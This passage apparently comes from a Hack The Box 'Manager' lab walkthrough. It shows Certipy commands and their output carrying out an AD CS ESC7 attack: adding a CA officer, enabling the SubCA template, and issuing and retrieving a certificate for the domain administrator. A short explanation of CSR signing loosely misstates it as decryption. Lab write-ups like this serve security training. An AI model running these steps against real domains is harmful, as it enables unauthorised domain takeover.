└──╼ [★]$ certipy ca -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -add-officer 'Raven'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy ca -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -ns 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -enable-template 'SubCA'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy req -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -template 'SubCA' -upn 'administrator@manager.htb' -sid 'S-1-5-21-4078382237-1492182817-2568127209-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 23
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): N
[-] Failed to request certificate
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy ca -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -issue-request '23'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate request ID 23
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/Manager]
└──╼ [★]$ certipy req -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.11.191 -target dc01.manager.htb -ca 'manager-DC01-CA' -retrieve '23'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 23
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate object SID is 'S-1-5-21-4078382237-1492182817-2568127209-500'
[!] Could not find matching private key. Saving certificate as PEM
[!] Use -debug to print a stacktrace
[*] Saving certificate to 'administrator.crt'
[*] Wrote certificate to 'administrator.crt'
the CRT file is a public certificate which contains the identify information just like administrator, the issuing authority signature and a public key but the PFX file is an encrypted file which bundles that CRT file with the private key into a single file to use for authentication so what is the point of this private key ? you use it to sign the CSR (certificate signing request) and send your public key with the CSR so the CA tries to decrypt this CSR using your public key just to be sure it is coming from you and you actually own the pair of this public key in the CSR (which is the private key you signed it with)
Resources
- https://www.netexec.wiki/smb-protocol/enumeration/enumerate-users-by-bruteforcing-rid
- https://duckwrites.medium.com/capture-ntlm-hashes-with-mssql-an-essential-oscp-tip-0c2433a7815a
- https://docs.specterops.io/ghostpack-docs/Certify.wik-mdx/esc7-vulnerable-certificate-authority-access-control
- https://www.tarlogic.com/blog/ad-cs-esc7-attack/ better for reasoning
- https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc7-dangerous-permissions-on-ca the best